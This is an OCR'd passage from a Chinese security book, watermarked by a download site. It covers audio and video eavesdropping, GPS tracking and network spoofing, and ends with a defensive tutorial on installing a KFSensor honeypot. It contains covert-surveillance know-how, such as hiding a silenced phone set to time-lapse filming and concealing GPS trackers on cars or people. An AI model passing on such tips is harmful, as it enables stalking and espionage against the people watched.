


图5-3 数码录音笔

专业的录音笔的录音原理是通过对模拟信号的采样、编码将模拟信号通过数/模转换器转换为数字信号，并进行一定的压缩后进行存储。而数字信号即使经过多次复制，声音信息也不会受到损失，保持原样不变。

从窃密的用途上来看，录音需要音质优秀、隐蔽性高、稳定性高的物件来达到理想的效果。而在所有常见的具有录音功能的设备中，录音笔是一个不错的选择。它的体态较小，携带方便，在进行窃听时，即使放在随身携带的口袋里，也不会有人怀疑。

人们都说语音窃听被夸大了，但这是真实的，它能够真正地发生，而且大多数人都没有这种防范心理，也没有采取措施避免遭受攻击。但对于商业窃听，为避免企业的内部消息遭受窃听，应重视语音窃听的防范，采取一些必要的措施。

语音保密技术有多种，最简单的是语音转换技术，如CCS公司的CP—1、CP—2型语音保密机，它可将一个女人的声音变成男人的声音，将某个男人的声音变成全然不是他本人的声音，即任何人的正常声音都将变得辨认不出来。

还有一种保密技术是将语音分割成时间段，并用几种不同的转换频率传递这些时间段的语音成分，所用时间段的长度和转换频率的顺序，可按预先安排的同时插入编码器和译码器中的编码卡来决定。企业可根据具体情况，采取相应的语音保密措施，以免因为疏忽大意，给企业带来难以控制的威胁。

2. 影像监控

如今，随着计算机技术的日益发展，以及人们安全意识的逐步提高，影像监视系统在生活中应用非常广泛，几乎各行各业都可能用到。对于商业企业来说，不但仓库和办公大楼需

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要监控，对于超级市场、书店等可以让顾客直接接触未付款货物的营业场所，其监控任务更加繁重。但影像监控系统在保护企业信息的同时，也会造成企业内部信息的泄露。

影像有两种介质，一是可进行打印的照片；二是可播放的视频媒体。数码产品的生产商家彼此竞争，推动了影像的高速发展。比如，现在手机上的摄像头已达到千万像素以上，而存储技术的发展又使得视频不间断拍摄的时间能更长。如果想把手机变成监控设备，只需将手机上的灯光与声音振动全部关闭，并开户手机摄像的延时拍摄（延时时间可自行设定），然后将手机伪装起来放到合适的位置。此时，即可利用手机监控对象了。

另外，现在 3G 手机的出现，也给企业信息的保密造成威胁。由于 3G 手机的数据传输速度高达每秒 20 万个汉字，不仅可随时随地实现两人或多人的视频通话，也可将可视电话打到连接互联网的个人电脑上，实现互通互联。

从技术层面分析，通话双方可接收对方手机摄像视野范围内的所有影像。如果被对方远程锁定或监控，窃密者可通过被控制的手机，对周围环境进行高清拍摄，直接将企业的内部设备或资料等保密信息传输出去。

5.2.5 GPS 跟踪与定位技术

GPS 是 Globe Position-finding System 的缩写，即“全球导航定位系统”。该系统可以保证在任意时刻、地球上任意一点都能同时观测到 4 颗卫星，以保证卫星可以采集到该观测点的经纬度和高度，以便实现导航、定位、授时等功能。

该项技术具有在海、陆、空进行全方位实时三维导航与定位能力，随着 GPS 应用的不断普及，目前已被广泛应用于各行各业。

全球定位系统由三部分构成：空间部分、地面控制部分和用户设备部分。

（1）空间部分

空间部分是 GPS 人造卫星的总称，主要是指 GPS 星座。由 24 颗卫星组成，分布在 6 个道平面上。卫星的分布使得在全球任何地方、任何时间都可观测到 4 颗以上的卫星，并能在卫星中预存的导航信息。

（2） 地面控制部分

地面控制部分由主控站（负责管理、协调整个地面控制系统的工作）、地面天线（在主控站的控制下，向卫星注入寻电文）、监测站（数据自动搜集中心）和通信辅助系统（数据传输）组成。

（3） 用户设备部分

用户设备部分即 GPS 信号接收机。其主要功能是能够捕获到按一定卫星截止角所选择的待测卫星，并跟踪这些卫星的运行。当接收机捕获到跟踪的卫星信号后，就可测量出接收天线至卫星的伪距离和距离的变化率，解调出卫星轨道参数等数据。根据这些数据，接收机中的微处理计算机就可按定位解算方法进行定位计算，计算出用户所在地理位置的经纬度、高度、速度、时间等信息。

在用户设备部分，对我们有作用的是 GPS 信号接收机。GPS 有两种使用方式，导航与监控。导航是 GPS 的首要功能，飞机、轮船、地面车辆以及步行者都可以利用 GPS 导航器进行导航，如图 5-4 所示是常见的 GPS 导航系统。GPS 监控在实际生活中的应用便是跟踪与定位了。它主要由 GPS 终端、传输网络和监控平台三个部分组成。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-4　GPS 导航系统

（1） GPS 终端

GPS 终端是监控管理系统的前端设备，一般隐秘地安装在各种车辆内或戴带在人或宠物身上。终端有两根天线，一根是 GPS 天线，用来接收 GPS 位置信号，并将接收的 GPS 定位信号储存到终端上；另一根是 GSM 天线，用来将 GPS 天线接收到的定位信号发送到监控运营商的 IP 服务器里，然后即可通过服务器来查看定位信息的具体位置。

（2） 监控平台

监控平台是调度指挥系统的核心，是远程可视指挥和监控管理平台。它的工作方式很简单，定位信号发送到固定 IP 的服务器，相关 GPS 软件对信号进行解析，并使信号显示在电子地图中，方便看到监控物体的移动。如果信号没有经过特殊处理，黑客们就可以截获并伪造信号。

（3） 传输网络

可使用 GPRS 无线通信网络或 CDMA 无线通信网络，也可以使用短信方式进行数据传输。正是由于 GPS 的这种导航与监控功能，使其被黑客们利用，对目标进行各种攻击。

根据欧洲一项最新的调查显示，每天通过 RDS-TMC 导航系统向驾车者发送的指令信息可以被熟练的黑客轻松破解。意大利逆道路公司（Inverse Path）的首席安全工程师 Andrea Barisani 声称，这种无线信号不仅能够被破解，而且黑客还可以向汽车发送错误的指令，指引汽车走向黑客所愿意的方向。

面对这种潜在的危险，已经有一些企业开始寻求更加安全的方式来传输并且接收这些危险的信息。希望大家都能采取积极的态度，不要盲目相信 GPS 指令，否则 GPS 真的有可能成为我们身边的一颗定时炸弹。

5.3　专家课堂（常见问题与解答）

点拨 1：如何防范黑客利用手机窃密？

解答：对使用有线电话传递涉密信息的，这里建议企业建立专用电信网或者使用低辐射电话机或加密电话机。使用传真机传递涉密信息则需对传真通信的收发双方配置加密机，并且为了做到保密，接收人员应遵循以下原则。

- 企业高级管理人配备专用传真机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 等候收发传真。
- 安排行政人员收取传真。
- 传真时不可离开。
- 对于企业重要秘密文件可以采用亲手交付。

点拨 2：对于利用语音与影像监控技术进行商业窃密的行为，企业应如何进行防范？


解答：针对这种情况，企业应限制员工网络聊天，禁止安装摄像头。很多员工在工作时间喜欢上 QQ、MSN 等进行网络聊天，由于上述网络聊天都有即时发送文件功能，容易将企业商业秘密通过网络聊天途径泄密，因此，为减小商业秘密泄露的危险，企业应禁止普通员工进行网络聊天。当然有些企业，需要通过 MSN 联络业务等，企业可以允许特定员工使用 MSN，这样既可以有效保护商业秘密，也可以不影响企业业务发展。企业应禁止安装摄像头，因为通过摄像头不但可以将企业内部的经营活动全部暴露给竞争对手，而且也可以通过直接对准载有商业秘密的文件而泄密。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第6章

诠释黑客的攻击方式



重点提示：

- 网络欺骗攻击实战
- 口令猜测攻击实战
- 缓冲区溢出攻击实战
- 恶意代码攻击



目前，虽然网络安全问题的形势非常严峻，黑客攻击的方式也越来越多，但只要用户掌握常见的攻击方式的原理、攻击过程及防御方法，这些黑客将无能为力。本章将介绍网络欺骗攻击、口令猜测攻击、缓冲区溢出攻击和恶意代码攻击等的详细内容。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如今，网络上的黑客攻击已经成了家常便饭，自动攻击和计算机蠕虫病毒正以闪电般的速度在网络上蔓延，网络安全问题成为各种网上活动需要考虑的头等大事。

黑客对网络的攻击方式是多种多样的，一般来讲，攻击总是利用“系统配置的缺陷”、“操作系统的安全漏洞”或“通信协议的安全漏洞”来进行的。

6.1 网络欺骗攻击实战

网络欺骗涵盖的范围非常广，包括 IP 欺骗、电子邮件欺骗、Web 欺骗等，黑客常常利用这些欺骗方式对目标主机实施攻击，入侵到对方的计算机中，对其进行实时的监测，进而盗取用户的重要信息。比如，基本的网站欺骗，攻击者一般会注册一个非常类似的有欺骗性的站点，当某个用户浏览了这个假冒地址时，站点就会记录下这个用户的信息，并随时跟踪这个用户，进而盗取用户的账户口令等信息。

6.1.1 攻击原理

网络管理存在很多安全问题，即使是很好地实现了 TCP/IP 协议的安全防范工作，但由于它本身有着一些不安全的地方，对它进行攻击也是可行的。因此，黑客常常利用这些漏洞进行网络欺骗攻击。网络欺骗攻击主要包括如下几种类型：

1. IP 欺骗

IP 欺骗技术就是通过伪造某台主机的 IP 地址骗取特权从而进行攻击的技术。许多应用程序认为，如果数据包能够使其自身沿着路由到达目的地，而且应答包也可以回到源地，那么，源 IP 地址一定是有效的，而这正是使源 IP 地址欺骗攻击成为可能的前提。

黑客为了进行 IP 欺骗，首先需要切断被信任主机的通信，让自己成为被信任的主机。同时采用目标主机发出的 TCP 序列号，猜测出它的数据序列号，再伪装成被信任的主机，并建立起与目标主机基于地址验证的应用连接。如果这个过程成功，就可以使用一些命令放置一个木马，实施非授权操作。

2. 电子邮件欺骗

电子邮件欺骗就是电子邮件的发送方地址的欺骗。比如说，如果用户收到一封电子邮件，看上去是来自 MISS LIN 的，但事实上 MISS LIN 并没有发信，而是冒充 MISS LIN 的人发的信。这就是电子邮件欺骗。

攻击者使用电子邮件欺骗有三个目的：

- 隐藏自己的身份。
- 如果攻击者想冒充别人，他能假冒那个人的电子邮件。使用这种方法，无论谁接收到这封邮件，都会认为它是攻击者冒充的那个人发的。
- 电子邮件欺骗被看做是社会工程学的一种表现形式。

例如，如果攻击者想让用户发给他一份敏感文件，攻击者伪装他的邮件地址，使用户认为这是老板的要求，用户可能会发给他这封邮件。

3. Web 欺骗

Web 欺骗是一种隐蔽性较高的网络攻击方式，简单地说就是攻击者事先建立一个欺骗性

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的 Web 站点，这个站点和真实合法的站点很相似，也就是拼错合法站点的 URL 地址，以此来达到欺骗用户点击的目的。

Web 欺骗的目的是为了攻击用户的电脑，为了开始攻击，黑客要先以某种方式引诱受攻击者进入攻击者所创建的错误的 Web 站点。常见的引诱方法是把错误的 Web 链接放到一个热门的 Web 站点上，骗取用户点击。不论是哪种形式的 Web 欺骗，大都是通过一些具有诱惑性的获奖信息、热门的新闻信息等，吸引用户到某指定网站。这些网站会要求用户填写一些隐私信息，如银行卡号、手机号、QQ 号等，以此来实现欺骗的目的。

4. 非技术类欺骗

这些类型的攻击是把精力集中在攻击的人力因素上，它需要通过社会工程技术来实现。

通常把基于非计算机的技术叫做社会工程，社会工程中，攻击者设法让人相信他是其他人。社会工程的核心是，攻击者设法伪装自己的身份并设计让受害人泄露私人信息。这些攻击的主要目标是搜集信息来侵入计算机系统的，通常通过欺骗某人使之泄露出口令或者在系统中建立个新账号。通过社会工程得到的信息是无限的。

6.1.2 攻击与防御实战

这里通过一个具体的实例，为大家介绍网络欺骗攻击的详细情况。

1. 攻击实例

KFSensor 软件是一款基于 IDS 的安全工具，通过模拟 FTP、POP3、HTTP、SMTP 等服务，吸引黑客、木马和病毒进攻。通过详细的安全检测报告，实时监测本地计算机，简单易用且功能强大。下面以 KFSensor4.2.0 软件为例介绍使用它进行模拟欺骗的方法。

（1） 安装 KFSensor4.2.0 软件

在使用 KFSensor4.2.0 软件之前，需要先在计算机中正确安装该软件。KFSensor 的安装和 Windows 下一般软件的安装方式相似，但需要先在计算机中安装 WinPcap 4.1，再安装 KFSensor4.2.0，否则安装后的 KFSensor 将不能正确使用。

安装 KFSensor4.2.0 的具体操作步骤如下。

步骤 01 双击 KFSensor4.2.0 安装文件之后，即可进入“Welcome to the Installation Wizard”（欢迎界面）中，如图 6-1 所示。




图 6-1 “Welcome to the Installation Wizard”（欢迎界面）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“Next”（下一步）按钮，即可进入“License Agreement”（许可协议）界面。在其中仔细阅读界面中的许可协议，若同意协议内容，则选择其中的“Yes，I agree with all the terms of this license agreement”（我同意协议内容）选项，如图 6-2 所示。

步骤 03 单击“Next”（下一步）按钮，即可进入“Destination Folder”（安装文件夹）界面，在其中设置程序的安装路径，如图 6-3 所示。




图 6-2 “License Agreement”（许可协议）界面




图 6-3 “Destination Folder”（安装文件夹）界面

步骤 04 单击“Next”（下一步）按钮，即可弹出如图 6-4 所示的提示对话框，在其中提示用户是否确定要将程序安装在该文件夹中。单击“是”按钮，即可继续该程序的安装。




图 6-4 提示对话框

步骤 05 待进入到“Program Group”（程序组）界面中之后，在其中确定安装程序所在组别，如图 6-5 所示。

步骤 06 单击“Next”（下一步）按钮，即可进入“Ready to Install the Program”（准备安装）界面中，如图 6-6 所示。




图 6-5 “Program Group”（程序组）界面




图 6-6 “Ready to Install the Program”（准备安装）界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击“Next”（下一步）按钮，即可进入“Setup Status”（安装进度）界面中，如图 6-7 所示。

步骤 08 待安装结束后，即可弹出如图 6-8 所示的“Computer Restart”（重启计算机）界面，在其中选择“Yes，reboot my computer now”选项。单击“Next”（下一步）按钮，重新启动计算机，即可完成 KFSensor4.2.0 软件的安装。




图 6-7　正在安装 KFSensor 软件




图 6-8　重新启动计算机

（2） 配置 KFSensor4.2.0 软件

配置 KFSensor 软件的具体操作步骤如下。

步骤 01 在重启计算机后，即可完成 KFSensor 软件的安装。启动 KFSensor4.2.0 程序，会出现配置向导，要求用户配置“蜜罐”，如图 6-9 所示。

步骤 02 单击“下一步”按钮，即可出现一些选项，分别是针对 Windows 的服务、Linux 的服务、木马及蠕虫等的选项。用户可以根据自己的需要进行选择，在这里选择所有的服务，如图 6-10 所示。




图 6-9　用户配置“蜜罐”




图 6-10　选中所需的服务

步骤 03 单击“下一步”按钮，在弹出的对话框中需要设置蜜罐系统的域名，这里的域名不要设为正常主机的域名，如图 6-11 所示。

步骤 04 单击“下一步”按钮，在弹出的对话框中需要设置接收警报信息的 email 地址。如果需要 KFSensor 进行邮件报警，可以在这里填上用户的 email 地址；如果不需要，可省略，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 6-12 所示。




图 6-11　设置蜜罐系统的域名




图 6-12　设置接收警报信息的 email 地址

步骤 05 单击“下一步”按钮，在弹出的对话框中可以对一些服务进行设置，这里保持默认设置即可，如图 6-13 所示。

步骤 06 单击“下一步”按钮，在弹出的对话框取消勾选“Install as systems service”（是否以系统服务安装）复选框，如图 6-14 所示。如果该程序是在自己电脑上用，在其中可以选择该选项。




图 6-13　设置服务信息




图 6-14　取消勾选“Install as systems service”复选框

步骤 07 单击“下一步”按钮，在弹出的对话框中单击“完成”按钮，即可完成 KFSensor 软件的配置，如图 6-15 所示。




图 6-15　完成 KFSensor 软件的配置

（3） 使用 KFSensor 进行模拟欺骗

要想了解这个模拟出来的“蜜罐”到底有什么能耐，我们可以使用扫描器对 KFSensor 搭建的虚拟蜜罐进行扫描，通过查看 KFSensor 检测到的事件来验证搭建的蜜罐是否有效。

首先以入侵者的身份利用 X-Scan3.3 漏洞扫描器扫描一下这台计算机（该工具的使用方法在前面已介绍过），如图 6-16 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-16　使用 X-Scan 进行扫描

扫描完成后，在 KFSensor 软件中单击工具栏上的“Visitors”按钮，则检测到的所有事件都会按照 Visitor 的 IP 分类了，如图 6-17 所示。这样可以精确地查询来自某个主机的威胁，保证每次入侵机器进行的尝试操作都会记录下来。在左侧列表中选择任意一个 IP 地址，如“192.168.0.9”，即可在右侧的窗口中显示使用 X-Scan 进行扫描而产生的事件。

双击某个事件，可在弹出的“Event”对话框中查看该事件的详细信息，如图 6-18 所示。其中“Visitor”选项区域中的三个文本框分别显示的是入侵者的 IP、端口以及入侵者的机器名。如果在 KFSensor 软件中单击工具栏上的“Ports”按钮，则检测到的所有事件会按照属于 TCP 协议或者 UDP 协议来分类，如图 6-19 所示。




图 6-17　使检测到的事件以 Visitor 的 IP 分类

